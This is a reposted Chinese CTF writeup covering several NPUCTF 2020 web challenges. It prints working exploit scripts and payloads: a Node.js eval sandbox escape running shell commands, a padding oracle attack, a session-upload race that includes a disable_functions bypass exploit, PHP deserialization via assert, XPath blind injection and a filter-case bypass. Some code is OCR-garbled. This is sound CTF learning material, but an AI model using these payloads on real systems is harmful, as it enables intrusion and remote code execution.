

piu.tw login.php,2020NPUCTF公开赛 WEB部分Writeup

转载

[落地后的阿飞们](#) 于 2021-03-19 01:54:13 发布 1591 收藏

文章标签: [piu.tw login.php](#)

原文来自SecIN社区—作者: gtfly

这两天没事打了一下西工大的校赛，以下是部分WEB题目的write up

查源码

右键不能用，直接在URL前面加上view-source:即可

验证码

考察点: node.js数组特性、利用链构造、bypass

题目: `const express = require('express');`

`const bodyParser = require('body-parser');`

`const cookieSession = require('cookie-session');`

`const fs = require('fs');`

`const crypto = require('crypto');`

`const keys = require('./key.js').keys;`

`function md5(s) {`

`return crypto.createHash('md5')`

`.update(s)`

`.digest('hex');`

`}`

`function saferEval(str) {`

`if (str.replace(/(?:Math(?:\.\w+)?|[(]+\-*/*&|^%<=>,?:|(?:\d+\.\d*(?:e\d+)?)| /g, "")) {`

`return null;`

`}`

`return eval(str);`

`} // 2020.4/WORKER1 淦，上次的库太垃圾，我自己写了一个`

`const template = fs.readFileSync('./index.html').toString();`

`function render(results) {`

`return template.replace('{{results}}', results.join(''));`

```
}  
  
const app = express();  
  
app.use(bodyParser.urlencoded({ extended: false }));  
  
app.use(bodyParser.json());  
  
app.use(cookieSession({  
  name: 'PHPSESSION', // 2020.3/WORKER2 嘿嘿，给瓜8  
  keys  
}));  
  
Object.freeze(Object);  
  
Object.freeze(Math);  
  
app.post('/', function (req, res) {  
  
  let result = "";  
  
  const results = req.session.results || [];  
  
  const { e, first, second } = req.body;  
  
  if (first && second && first.length === second.length && first !== second && md5(first+keys[0]) ===  
    md5(second+keys[0])) {  
  
    if (req.body.e) {  
  
      try {  
  
        result = saferEval(req.body.e) || 'Wrong Wrong Wrong!!!';  
  
      } catch (e) {  
  
        console.log(e);  
  
        result = 'Wrong Wrong Wrong!!!';  
  
      }  
  
      results.unshift(`${req.body.e}=${result}`);  
  
    }  
  
  } else {  
  
    results.unshift('Not verified!');  
  
  }  
  
  if (results.length > 13) {  
  
    results.pop();  
  
  }  
  
}
```

```
req.session.results = results;

res.send(render(req.session.results));

});

// 2019.10/WORKER1 老板娘说她要看到我们的源代码，用行数计算KPI

app.get('/source', function (req, res) {

res.set('Content-Type', 'text/javascript;charset=utf-8');

res.send(fs.readFileSync('./index.js'));

});

app.get('/', function (req, res) {

res.set('Content-Type', 'text/html;charset=utf-8');

req.session.admin = req.session.admin || 0;

res.send(render(req.session.results = req.session.results || []))

});

app.listen(80, '0.0.0.0', () => {

console.log('Start listening')

});
```

拿到题后，发现这是根据前一阵子的ångstromCTF改的一道题，可参考文章：
<https://www.sigflag.at/blog/2020/writeup-angstromctf2020-caasio/>

首先是一层判断：if (first && second && first.length === second.length && first!==second && md5(first+keys[0]) === md5(second+keys[0])) {

即传的值first的长度等于second的长度，但值不能相同，而且first+key的md5要等于second+key的md5，这里便考察了js的数组特性，当数组和字符串相加时，如果有多个值，会将数组先转换为以,拼接的字符串；如果只有一个元素，那么会直接转换为字符：

```
> ['a','b'] + 'c'
< "a,bc"
> 1 + 'c'
< "1c"
> [1] + 'c'
< "1c"
>
```



或者传递两个相同的数组，因为他们进行比较时，这两个数组的地址不一样，也会被认为不一样：

```
> [0] !== [0]
< true
> |
```



之后将我们传入的参数e进行检测，计算器正则表达式if (str.replace(/(?:Math(?:\.\w+)?|[(]+\-*/*|^%<=>,?:|(?:\d+\.\d*(?:e\d+)?)| /g, ""))仅允许我们对输入的数字(例如1、1.1)、常用数学符号()+\-*/*|^%<=>,、Math.xxx格式的字符串的调用

我们可以使用Math.fromCharCode函数来将数字转为想要的字符串；然后通过global变量拿到exec函数，这一点有点类似python沙箱逃逸；之后便可执行任意命令；

```
构造payload: >>> encode = lambda code: list(map(ord,code))
```

```
>>> decode = lambda code: "".join(map(chr,code))
```

```
>>> encode("return global.process.mainModule.constructor._load('child_process').execSync('cat /flag').toString()")
```

将这个json数据发包即可拿到flag: {"e": "(Math=>

```
(Math=Math.constructor,Math.x=Math.constructor(Math.fromCharCode(114, 101, 116, 117, 114, 110, 32, 103, 108, 111, 98, 97, 108, 46, 112, 114, 111, 99, 101, 115, 115, 46, 109, 97, 105, 110, 77, 111, 100, 117, 108, 101, 46, 99, 111, 110, 115, 116, 114, 117, 99, 116, 111, 114, 46, 95, 108, 111, 97, 100, 40, 39, 99, 104, 105, 108, 100, 95, 112, 114, 111, 99, 101, 115, 115, 39, 41, 46, 101, 120, 101, 99, 83, 121, 110, 99, 40, 39, 99, 97, 116, 32, 47, 102, 108, 97, 103, 39, 41, 46, 116, 111, 83, 116, 114, 105, 110, 103, 40, 41)))(Math+1)", "first": [0], "second": [0]}
```

web狗

考察点: Padding Oracle Attack、CBC加解密

第一层题目: <?php

```
error_reporting(0);
```

```
include('config.php'); # $key, *****$file1*****
```

```
define("METHOD", "aes-128-cbc"); //定义加密方式
```

```
define("SECRET_KEY", $key); //定义密钥
```

```
define("IV", "6666666666666666"); //定义初始向量 16个6
```

```
define("BR",'  
');
```

```
if(!isset($_GET['source']))header('location:./index.php?source=1');
```

```
#var_dump($GLOBALS); //听说你想看这个?
```

```
function aes_encrypt($iv,$data)
```

```
{
```

```
echo "-----encrypt-----".BR;
```

```
echo 'IV:'.$iv.BR;
```

```
return base64_encode(openssl_encrypt($data, METHOD, SECRET_KEY, OPENSSSL_RAW_DATA, $iv)).BR;
```

```
}
```

```
function aes_decrypt($iv,$data)
```

```

{
return openssl_decrypt(base64_decode($data),METHOD,SECRET_KEY,OPENSSL_RAW_DATA,$iv) or
die('False'); #不返回密文，解密成功返回1，解密失败返回False
}
if($_GET['method']=='encrypt')
{
$iv = IV;
$data = $file1;
echo aes_encrypt($iv,$data);
} else if($_GET['method']=="decrypt")
{
$iv = @$_POST['iv'];
$data = @$_POST['data'];
echo aes_decrypt($iv,$data);
}
echo "我摊牌了，就是懒得写前端".BR;
if($_GET['source']==1)highlight_file(__FILE__);
?>

```

加密时，IV已知，SECRET_KEY未知；解密时，IV和密文可控，解密成功返回1，失败返回FALSE

Padding Oracle攻击；直接看飘零大哥的文章：<https://skysec.top/2017/12/13/padding-oracle%E5%92%8Ccbc%E7%BF%BB%E8%BD%AC%E6%94%BB%E5%87%BB/#Padding-Oracle-Attack%E6%94%BB%E5%87%BB%E8%BF%87%E7%A8%8B>

即我们可以通过构造IV值，利用服务器的返回值判断我们提交的内容能不能正常解密，从而知道解密出的明文的填充位符不符合填充标准；如果符合了，那么可由此得出经过密钥解密后的值，从而推出正确的明文

CBC解密是，对于每一块消息，先解密消息的最后一个字节，然后解密倒数第二个字节，依次类推

假设8位一组，构造IV每一位都是\x00，Middle为经过密钥解密后的值，那么对于倒数第一位，下面两个等式成立的情况下都是可以正常解密的： $Middle[8] \wedge 初始IV[8] = plain[8]$

$Middle[8] \wedge 构造IV[8] = 0x01$

从而可推出： $plain[8] = 0x01 \wedge 构造IV[8] \wedge 初始IV[8]$

对于第七位也就是倒数第二位，需要更新构造IV的最后一个字节的值： $IV[8] = Middle[8] \wedge 0x02$

爆破出所有Middle值后，和初始IV异或便可得到明文： $plain[8] = Middle[8] \wedge 初始IV[8]$

```
exp.py: import requests
```

```
secret = 'ly7auKVQCZWum/W/4osuPA=='
```

```

Middle = []
padding = ""
for x in range(1,17): # iv位
for y in range(0,256): # iv值
if y == 255: # 排错
exit()
IV = chr(0) * (16-x) + chr(y) + padding
url = 'http://webdog.popscat.top/index.php?source=0&method=decrypt'
data = {
'iv': IV,
'data': secret
}
res = requests.post(url, data=data)
res.encoding = res.apparent_encoding
if '1' in res.text: # iv值正确
padding = "" # 清空padding
Middle.append(y^x) # 添加Middle, Middle[x] == 构造IV[x] ^ 0xN == y ^ x
print(Middle)
for z in Middle:
padding = chr((x+1)^z) + padding # 重新计算padding生成新IV
break
a = ""
for i in Middle:
a += chr(i^ord('6')) # 注意是字符6, 开始被这点坑着了...
print(a[:-1])
得到路径FlagIsHere.php, 访问后进入下一关: <?php
#error_reporting(0);
include('config.php'); //*****$file2*****!last step!!
define("METHOD", "aes-128-cbc");
define("SECRET_KEY", "6666666");
session_start();

```

```

function get_iv(){ //鑿燿垚闐屹滿錄瀆□錫戰嘶IV
$random_iv=";
for($i=0;$i<16;$i++){
$random_iv.=chr(rand(1,255));
}
return $random_iv;
}
$lalala = 'piapiapiapia';
if(!isset($_SESSION['Identity'])){
$_SESSION['iv'] = get_iv();
$_SESSION['Identity'] = base64_encode(openssl_encrypt($lalala, METHOD, SECRET_KEY,
OPENSSL_RAW_DATA, $_SESSION['iv']));
}
echo base64_encode($_SESSION['iv'])."
";
if(isset($_POST['iv'])){
$tmp_id = openssl_decrypt(base64_decode($_SESSION['Identity']), METHOD, SECRET_KEY,
OPENSSL_RAW_DATA, base64_decode($_POST['iv']));
echo $tmp_id."
";
if($tmp_id === 'weber')die($file2);
}
highlight_file(__FILE__);
?>

```

即已知SECRET_KEY，明文和密文；可控参数为IV，需要使解密后的值等于weber

一开始是这么想的，设解密后的中间值为Middle，那么：

由： $M[1] \wedge Middle[1] = plain[1]$

//即 $Middle[1] = M[1] \wedge plain[1]$

且我们想要：构造 $M[1] \wedge Middle[1] = \text{目标}plain[1]$

那么：构造 $M[1] = M[1] \wedge plain[1] \wedge \text{目标}plain[1]$

但但但但但是，初始明文长度为12，目标明文长度为5，如果翻转的话，字节翻转后的长度还是12，长度对应不上了...

后来一想，由密文和IV异或会得到解密后的Middle值，我们拿这个Middle值去和目标明文异或，便可得到需要构造的IV； exp1.py: import base64

```
lalala = "piapiapiapia\x04\x04\x04\x04"; # 手动填充
```

```
IV = base64.b64decode('ludqzE2tdLMamTxuqFGENA==')
```

```
plain = 'weber\x0b\x0b\x0b\x0b\x0b\x0b\x0b\x0b\x0b\x0b\x0b\x0b' # 手动填充
```

```
new_iv = bytearray(16)
```

```
for i in range(16):
```


```
new_iv[i] = ord(lalala[i]) ^ IV[i] ^ ord(plain[i])
```

```
print(new_iv)
```

```
print(base64.b64encode(new_iv))
```

第三关给了个HelloWorld.class文件，用java HelloWorld运行：众所周知，你是一名WEB选手，掌握javaweb也是一项必备技能，那么逆向个java应该不过分吧？

拖进IDA打开，发现一堆ASCII码，转为字符后得到FLAG



超简单的PHP!!! 超简单!!!

考察点：文件包含RCE、绕过disable_functions

首先，有个很明显的文件包含



尝试用php://filter读取/flag，未果，那么读取源码：?action=php://filter/read=convert.base64-encode/resource=index.bak.php

得到：<?php

```
session_start();

if(isset($_GET['action'])){

include $_GET['action'];

exit();

} else {

header("location:./index.bak.php?action=message.php");

}
```

可以看到这里未对include的文件名进行过滤，可以想到使用session包含或者上传临时文件进行包含；题目给了phpinfo：

auto_globals_jit	On	On
auto_prepend_file	no value	no value
browscap	no value	no value
default_charset	UTF-8	UTF-8
default_mimetype	text/html	text/html
disable_classes	no value	no value
disable_functions	pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontnued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_waitsig,pcntl_signal,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,pcntl_async_signals,system,exec,shell_exec,popen,proc_open,pass_thru,symlink,link,symlink_map,open,fd,mail,scandir,readfile,show_source,fpassthru,readdir	pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontnued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_waitsig,pcntl_signal,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,pcntl_async_signals,system,exec,shell_exec,popen,proc_open,pass_thru,symlink,link,symlink_map,open,fd,mail,scandir,readfile,show_source,fpassthru,readdir
display_errors	Off	Off
display_startup_errors	Off	Off
doc_root	no value	no value
docref_ext	no value	no value

配置项	当前值	默认值
session.cookie_domain	no value	no value
session.cookie_httponly	Off	Off
session.cookie_lifetime	0	0
session.cookie_path	/	/
session.cookie_secure	Off	Off
session.entropy_file	/dev/urandom	/dev/urandom
session.entropy_length	32	32
session.gc_divisor	1000	1000
session.gc_maxlifetime	1440	1440
session.gc_probability	1	1
session.hash_bits_per_character	5	5
session.hash_function	0	0
session.lazy_write	On	On
session.name	PHPSESSID	PHPSESSID
session.referer_check	no value	no value
session.save_handler	files	files
session.save_path	no value	no value
session.serialize_handler	php	php
session.upload_progress.cleanup	On	On
session.upload_progress.enabled	On	On
session.upload_progress.freq	1%	1%
session.upload_progress.min_freq	1	1
session.upload_progress.name	PHP_SESSION_UPLOAD_PROGRESS	PHP_SESSION_UPLOAD_PROGRESS
session.upload_progress.prefix	upload_progress_	upload_progress_
session.use_cookies	On	On
session.use_only_cookies	On	On

看到session存储路径这一配置是没有值的，即采用了默认值，那么默认值一般是这些路径： /tmp/

/var/lib/php/sessions/

...

使用脚本尝试发现正确路径为/tmp，然后开始使用var_dump(scandir('/')); (这里disable functions配置写错了，因此可以使用scandir)查看根目录路径，发现了flag文件但是无法读取，那么说明对权限做了限制，那么就要执行系统函数

对于disable_functions，网上有个利用php内核方面的exp，可以拿来直接bypass，项目地址：

<https://github.com/mm0r1/exploits>

这里直接将上面这个exp写到了/tmp目录下，写入后使用include来包含执行，这里为了方便将exp进行base64编码了两次；

脚本如下：import requests

import threading

url='http://ha1cyon-ctf.fun:30124/index.bak.php'

r=requests.session()

headers={

"Cookie": "PHPSESSID=123456"

}

def POST():

while True:

files={

"upload": "#上传无效的空文件"

}

"""

```
data={
"PHP_SESSION_UPLOAD_PROGRESS": \"<?php echo
'asdf';var_dump(scandir('/tmp/'));file_put_contents('/tmp/b.php',
base64_decode(base64_decode("UEQ5d2FIQUtDaU1nVUVoUUIEY3VNQzAzTGpRZ1pHbHpZV0pzWIY5bWRj
9ZWFFnYUdGeklHSmxaVzRnWkdWemRISnZlV1ZrTENCallYVnphVzVuSUdFZ1ZVRkdJSFoxykc1bGNtRmlhVj
9kV0l1WTI5dEwyMXRNSEI4Q2dwd2QyNG9JbU5oZENBdlJpb2lLVHNLQ21aMWJtTjBhVzI1SUhCM2JpZ2tZMj
9aV05yQ2IBZ0lDQWdJQ0FnSUNBZ0lDQWdJQ0JwWmlna1pHVnlaV1lnSVQwZ01lZzNPRFkxTmpe1qWmxC
9kV1ptYkdVb2MzUnlYM0psY0dWaGRDZ25RU2NzSURjNUtTazdDZ29nSUNBZ2RlSnBaMmRsY2w5MVIXWW
9jRjlvWldGd0lEMGdjM1J5TW5CMGNpZ2tZV0pqTENBd2VEVTRLVHNL SUNBZ0lDUmhZbU5mWWdSa2NpQT
?>\"
```



```
}
```

```
\"
```

```
data={
"PHP_SESSION_UPLOAD_PROGRESS": "<?php echo 'asdf'; include('/tmp/b.php'); ?>\"
}
```

```
r.post(url,files=files,headers=headers,data=data)
```

```
def READ():
```

```
while True:
```

```
event.wait()
```

```
t=r.get("http://ha1cyon-ctf.fun:30124/index.bak.php?action=/tmp/sess_123456", headers=headers)
```

```
if 'asdf' not in t.text:
```

```
print('[+]retry')
```

```
else:
```

```
print(t.text)
```

```
print('over')
```

```
event.clear()
```

```
event=threading.Event()
```

```
event.set()
```

```
threading.Thread(target=POST,args=()).start()
```

```
threading.Thread(target=READ,args=()).start()
```

```
threading.Thread(target=READ,args=()).start()
```

```
threading.Thread(target=READ,args=()).start()
```

```
RealEzPHP
```

考察点：反序列化、PHP特性、绕过disable_functions

题目: <?php

```
#error_reporting(0);
```

```
class HelloPhp
```

```
{
```

```
public $a;
```

```
public $b;
```

```
public function __construct(){
```

```
$this->a = "Y-m-d h:i:s";
```

```
$this->b = "date";
```

```
}
```

```
public function __destruct(){
```

```
$a = $this->a;
```

```
$b = $this->b;
```

```
echo $b($a);
```

```
}
```

```
}
```

```
$c = new HelloPhp;
```

```
if(isset($_GET['source']))
```

```
{
```

```
highlight_file(__FILE__);
```

```
die(0);
```

```
}
```

```
@$ppp = unserialize($_GET["data"]);
```

2020-04-20 02:06:48

简单的反序列化，接收两个参数，并动态调用类中的\$b函数；在响应头中发现php7.0，那么可用assert执行任意代码，然后和上面思路一样，将bypass disable_functions的exp写到文件内然后包含执行；构造payload: <?

php

```
class HelloPhp
```

```
{
```

```
public $a;
```

```
public $b;
```

```
}
```

```

$a = new HelloPhp();
#$a->a = 'highlight_file("/tmp/a.php");
$a->a = 'include("/tmp/a.php");
#$a->a = 'file_put_contents("/tmp/a.php", base64_decode(base64_decode($_POST["t"])));
$a->b = "assert";
echo urlencode(serialize($a));

```

之后在当前进程环境变量中找到flag:



ezlogin

考察点: CSRF-Token绕过、XPath盲注

以前做的注入题大多都是SQL的, 然后这次想了想出了一道简单的XPath注入题, 许多师傅可能抓包看到了提交格式为XML(也算种提示), 然后进行了XXE的测试, 但这道题目进行了token验证, 因此是行不通的; 然后在登录的时候做了限制, 开始想着用验证码的, 不过怕被打...改成了token验证, 验证流程为: 每次访问的时候会将随机生成的token写入到session中, 然后将token传到html页面的隐藏表单中, 下一次请求时将表单token值与session存储的值进行对比, 而且session失效时间设置为15s。因此只能在15s内登录1次, 不能重放

那么通过写脚本构造随机的sessid, 然后请求拿到对应的token, 再使用这个sessid和token进行请求, 便可进行正常测试

XPath是XML的路径语言, 使用路径表达式来选取XML文档中的节点或者节点集, 本道题目的XML内容为: <?xml version="1.0" encoding="UTF-8"?>

```

1
guest
e10adc3949ba59abbe56e057f20f883e
2
adm1n
cf7414b5bdb2e65ee43083f4ddbc4d9f

```

如果是随便输入的用户名, 会显示用户名或密码错误; 如果在username处输入: '1' or 1 or '

密码随便输入, 会显示: 非法操作

一般注入语句为: # 拿到一级标签内容

'1' or substring(name(/*[position()=1]),{,1})='}' or '1'='1

获得username标签中的内容

'1' or substring(/root/accounts/user[2]/username/text(),{},{,1})='{}' or '1'='1

贴一下exp，写的比较烂师傅们看看就好：import requests

```
import string
```

```
import re
```

```
import random
```

```
url = 'http://127.0.0.1:10000/login.php'
```

```
dic = string.ascii_letters + string.digits
```

```
# 获取token和SESSID
```

```
def get_token():
```

```
headers = {
```

```
"Cookie":"PHPSESSID=" + str(random.randint(1,9999999999))
```

```
}
```

```
req = requests.get(url, headers=headers)
```

```
token = re.findall("token" value="(.*?)", req.text)[0]
```

```
return token, headers
```

```
def get_value(*params, position=1):
```

```
text = "
```

```
# 获取各节点值
```

```
if len(params) == 0:
```

```
data = "1' or substring(name(/*[position()=" + str(position) + "]),{},{,1})='{}' or '1'='11{}"
```

```
elif len(params) == 1:
```

```
data = "1' or substring(name(/" + params[0] + "/*[position()= " + str(position) + "]),{},{,1})='{}' or '1'='11{}"
```

```
elif len(params) == 2:
```

```
data = "1' or substring(name(/" + params[0] + "/" + params[1] + "/*[position()= " + str(position) + "]),{},{,1})='{}' or '1'='11{}"
```

```
elif len(params) == 3:
```

```
data = "1' or substring(name(/" + params[0] + "/" + params[1] + "/" + params[2] + "/*[position()= " + str(position) + "]),{},{,1})='{}' or '1'='11{}"
```

```
elif len(params) == 4:
```

```
data = "1' or substring(name(/" + params[0] + "/" + params[1] + "/" + params[2] + "/" + params[3] + "/*[position()= " + str(position) + "]),{},{,1})='{}' or '1'='11{}"
```


```
# 获取用户名和密码
```

```
elif len(params) == 5:
#data = "1' or substring(/root/accounts/user[2]/username/text(),{,1})='{}' or '1'='11{}"
data = "1' or substring(/root/accounts/user[2]/password/text(),{,1})='{}' or '1'='11{}"
for i in range(1,40):
for j in dic:
token, headers = get_token()
headers["Content-Type"] = "application/xml"
payload = data.format(i, j, token)
res = requests.post(url, headers=headers,data=payload).text
if '非法操作' in res:
text += j
print(text)
break
return text
v1 = get_value()
print(v1)
v2 = get_value(v1)
print(v2)
v3 = get_value(v1, v2)
print(v3)
v4 = get_value(v1, v2, v3)
print(v4)
v4_1 = get_value(v1, v2, v3, position=2)
print(v4_1)
v4_2 = get_value(v1, v2, v3, position=3)
print(v4_2)
v5 = get_value(1,2,3,4,5)
print(v5)
```

拿到用户名和密码后，只需将密码md5解密后即可登录，登录后查看页面源码，发现提示



看到?file=welcome, 尝试去访问/welcome, 发现可以请求到这个文件, 那么这里便可能存在文件包含; 然后返回内容中不能出现flag, 还对参数进行了检测, 不能出现php、base、read关键字, 但没有检测大小写; 这里直接给出最后的payload: `Php://filter/string.rot13/resource=/flag`




ezipclude

考察点: hash扩展攻击、文件包含

在response header中发现Cookie字段: `Hash=fa25e54758d5d5c1927781a6ede89f8a`

尝试提交/?name=gtfly, 神奇的是在header中返回了对应的hash, 将密码替换上给出地址f1f1f1flag.php, 访问后发现跳转, 那么抓包查看:



又是文件包含...和上面做法一样即可

用hash扩展攻击的做法

这里用了一个工具: <https://github.com/JoyChou93/md5-extension-attack>


```
gtfly@ubuntu: ~/桌面/Tools/hash长度扩展攻击/md5-extension-attack
文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)
19
20
21
22
23
24
25
26
27
28
29
30
31
32
<script language="javascript" type="text/javascript">
    window.location.href="flflflflag.php";
</script>
<html>
<!--md5($secret.$name)=== $pass -->
</html>
32
Tools/hash长度扩展攻击 /md5-extension-attack master ✖
1413d
SecIN@gtfly
```

最后是一道java的题目，可惜太菜了java实在是不会...虽说比赛过程中有人搅屎平台老是down，但总的来说题目质量还不错，学到了不少东西。